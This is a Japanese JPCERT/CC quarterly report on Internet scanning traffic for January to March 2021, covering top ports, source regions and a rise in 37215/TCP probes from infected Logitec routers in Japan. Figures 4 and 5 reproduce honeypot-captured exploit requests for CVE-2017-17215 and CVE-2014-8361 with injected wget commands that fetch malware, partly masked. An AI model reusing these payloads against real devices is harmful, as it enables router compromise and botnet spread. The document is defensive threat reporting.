JPCERT Coordination Center

JPCERT/CC インターネット定点観測レポート

2021 年 1 月 1 日 ～ 2021 年 3 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2021 年 4 月 20 日

目次

1. 概況


JPCERT/CC では、インターネット上に複数の観測用センサーを分散配置し、不特定多数に向けて発信されるパケットを継続的に収集し、宛先ポート番号や送信元地域ごとに分類して、これを脆弱性情報、マルウェアや攻撃ツールの情報などと対比して分析することで、攻撃活動や準備活動の捕捉に努めています。また、こうした観測では、複数の視点による多元的な見方も重要であるため、主に海外の National CSIRT と連携してそれぞれの組織にセンサーを設置し、観測網に参加してもらう活動を行っています。
各地のセンサーから収集したデータを分析し、問題が見つかれば、適切な地域の National CSIRT などに情報を提供し、状況の改善を依頼しています。また、国内固有の問題については、JPCERT/CC の日々の活動の中で対処しています。
本レポートでは、国内に設置されたセンサーで本四半期に観測されたパケットを中心に分析した結果について述べます。
本四半期に国内で観測されたパケットの宛先ポート番号をパケットが多かった順に並べるとトップ 5 は［表 1］に示すとおりでした。

［表 1：宛先ポート番号トップ 5］

順位	宛先ポート番号	前四半期の順位
1	445/TCP (microsoft-ds)	1
2	23/TCP (telnet)	2
3	123/UDP (ntp)	TOP10 外
4	22/TCP (ssh)	4
5	1433/TCP(ms-sql)	3

※ポート番号とサービスの対応の詳細は、IANA の文書(1)を参照してください。
なお、サービス名は IANA の情報をもとに記載していますが、必ずしも
各サービスプロトコルにのっとった形式のパケットが受信されているとは限りません。

［表 1］に示した各宛先ポート番号を持つパケット観測数の推移を［図 1］に示します。



［図 1：2021 年 1～3 月の宛先ポート番号別パケット観測数トップ 5 の推移］


最も多く観測されたパケットは、445/TCP（microsoft-ds）宛の通信でした。本四半期を通じて一週間単位での周期的な増減が見られました。また、2 月 8 日頃から 123/UDP（ntp）が増加しています。TOP5 には入りませんでしたが、日本国内を送信元としたパケットに注目すると、37215/TCP 宛（全体 18 番目、国内 3 番目）のパケットが期間中多く観測されました。これについては改めて 2.1 で述べます。

次に、本四半期に国内で観測されたパケットについて、送信元 IP アドレスを地域ごとにまとめてパケットが多かった順に並べたトップ 5 を［表 2］に示します。

［表 2：送信元地域トップ 5］

順位	送信元地域	前四半期の順位
1	米国	1
2	ロシア	2
3	イギリス	6
4	中国	4
5	韓国	TOP10 外

［表 2］の送信元地域からのパケット観測数の推移を［図 2］に示します。




［図 2：2021 年 1～3 月の送信元地域別トップ 5 ごとのパケット観測数の推移］

本四半期に受信したパケットの送信元地域で最も多く見られたのは米国でした。3 番目に多かったイギリスは何度も増減を繰り返し、前回より順位が上昇しています。5 番目に多かった韓国は、2 月 7 日頃より 123/UDP 宛のパケット数が増加しており、前述の宛先ポート番号別パケット数にも影響を与えています。この現象については韓国の National CSIRT に確認する予定です。

2. 注目された現象

2.1. 送信元が日本となっている Port37215/TCP 宛のパケット数の増加

送信元が日本となっている Port37215/TCP 宛のパケットが一時的に多数観測されました（図 3）。



［図 3：Port37215/TCP 宛のパケット観測数の推移（送信元日本）］

どのような目的の通信のためのパケットかを調べるため、実証実験中のハニーポットによる観測結果を組み合わせて分析しました。TSUBAME とハニーポット双方の観測データについて 37215/TCP 宛のパケットまたは通信の送信元 IP アドレスを調べたところ、双方の観測データに含まれていたものが複数ありました。ハニーポットで観測された通信からは、HUAWEI 社製ホームゲートウエイ（HG532）の脆弱性（CVE-2017-17215）を悪用する攻撃とみられる特徴[2]が確認でき、本脆弱性の影響を受ける製品を探索する活動が行われていたと考えられます。

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1↓
Content-Length: 430↓
Connection: keep-alive↓
Accept: */*↓
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="<masked>",↓
 uri="/ctrlt/DeviceUpgrade_1", response="<masked>", algorithm="MD5", qop="auth", nc=00000001, cnonce="<masked>"↓
↓
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">↓
<s:Body>↓
<u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">↓
<NewStatusURL>$(/bin/busybox wget -g 45.138.<masked> -l /tmp/skere -r /x; /bin/busybox chmod 777 * /tmp/skere; /tmp/skere duckys)</NewStatusURL>↓
<NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>↓
</u:Upgrade>↓
```

［図 4：ハニーポットで観測した CVE-2017-17215 の特徴を含むリクエスト（一部データ加工済）］

海外のセンサーでも日本からの 37215/TCP 宛のパケットを観測しています。当該パケットのセンサー当たりの平均観測件数を観測地域[3]ごとにまとめたものを［表 3］に示します。

［表 3：観測地域ごとのセンサー当たりの平均観測件数］

観測地域	平均観測件数
日本	214.43
ガーナ	1037
スリランカ	513.5
インドネシア	2
モロッコ	2
タイ	2
ブルネイ	2
香港	1
オーストラリア	1
台湾	0.33
韓国	1

観測地域ごとに観測パケット数を比較すると、ガーナやスリランカで日本を上回るパケット数が観測されています。両地域に設置された HUAWEI 社製ホームゲートウェイに対する日本からの攻撃の痕跡であろうと推測しています。
JPCERT/CC では、インシデント対応の一環として本パケットの送信元の IP アドレスの管理者に対して通知を行いました。その結果、一部の管理者からは、次のような内容の回答が得られました。

> 「ユーザーに連絡を取りロジテック社製のルーターを利用していることを確認しました。脆弱性への対応が必要な機種のため、アップデートを行うか、別のルーターへの買い替えが必要な旨を案内しました。」

回答にあるロジテック社製ルーターは、過去に次の注意喚起を行った際に影響を受ける製品として挙げた一連の製品に含まれるものです。

- ロジテック社製ブロードバンドルータの脆弱性に関する注意喚起（JPCERT-AT-2012-0017）[4]
- Mirai 亜種の感染活動に関する注意喚起（JPCERT-AT-2017-0049）[5]

また、37215/TCP 宛のパケットの日本国内の送信元について、SHODAN 等により送信元の状況を調べたところ、前述のロジテック社製ブロードバンドルーターが持つ特徴[6]を確認でき、約半数の IP アドレスで脆弱性（CVE-2014-8361）が放置されたままでインターネットに接続されていることが判明しました。なお、37215/TCP のパケットが観測されたのと同時期に、脆弱性（CVE-2014-8361）を突こうとする 52869/TCP 宛のパケットも観測[7]しており、ルーターがマルウェアに感染していたと思われます。

```
POST /picsdesc.xml HTTP/1.1↓
Host: <masked>:52869↓
Content-Length: 625↓
Accept-Encoding: gzip, deflate↓
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping↓
Accept: */*↓
User-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/2.6.32-754.35.1.el6.x86_64↓
Connection: keep-alive↓
↓
<?xml version="1.0" ?>↓
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>↓
<u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">↓
<NewRemoteHost>↓
</NewRemoteHost>↓
<NewExternalPort>↓
47450</NewExternalPort>↓
<NewProtocol>↓
TCP</NewProtocol>↓
<NewInternalPort>↓
44382</NewInternalPort>↓
<NewInternalClient>↓
`cd /tmp/; wget http://<masked>/mips -O t`</NewInternalClient>↓
<NewEnabled>↓
1</NewEnabled>↓
<NewPortMappingDescription>↓
syncthing</NewPortMappingDescription>↓
<NewLeaseDuration>↓
0</NewLeaseDuration>↓
</u:AddPortMapping>↓
</s:Body>↓
</s:Envelope>↓
```

［図 5：ハニーポットで観測した CVE-2014-8361 の特徴を含むリクエスト（一部データ加工済）］

ロジテック社製ブロードバンドルーターに対する攻撃はこれまでも繰り返されてきました。同ルーターへの攻撃が成功すると、そこを踏み台にして他のルーターを攻撃する「攻撃の連鎖」が形成されていました。同ルーターが脆弱性をもったまま稼働している限り、今後も同様の攻撃が再発する可能性があります。

JPCERT/CC では、センサーで観測されたパケットの送信元のうち脆弱性（CVE-2014-8361）が残置されているとみられる送信元に連絡をしています。JPCERT/CC や ISP などから連絡を受けた場合には、ファームウェアのアップデート等のセキュリティ対策にご協力をお願いします。

3. 参考文献

(1) Service Name and Transport Protocol Port Number Registry
https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

(2) Huawei Router HG532 - Arbitrary Command Execution
https://www.exploit-db.com/exploits/43414

(3) TSUBAME Working Group
https://www.apcert.org/about/structure/tsubame-wg/index.html#Members

(4) ロジテック社製ブロードバンドルータの脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2012/at120017.html

(5) Mirai 亜種の感染活動に関する注意喚起
https://www.jpcert.or.jp/at/2017/at170049.html

(6) NICTER 観測レポート 2020
https://www.nict.go.jp/cyber/report/NICTER_report_2020.pdf

(6) Realtek SDK - Miniigd UPnP SOAP Command Execution
https://www.exploit-db.com/exploits/37169

本活動は、経済産業省より委託を受け、「令和２年度サイバー攻撃等国際連携対応調整事業」として実施したものです。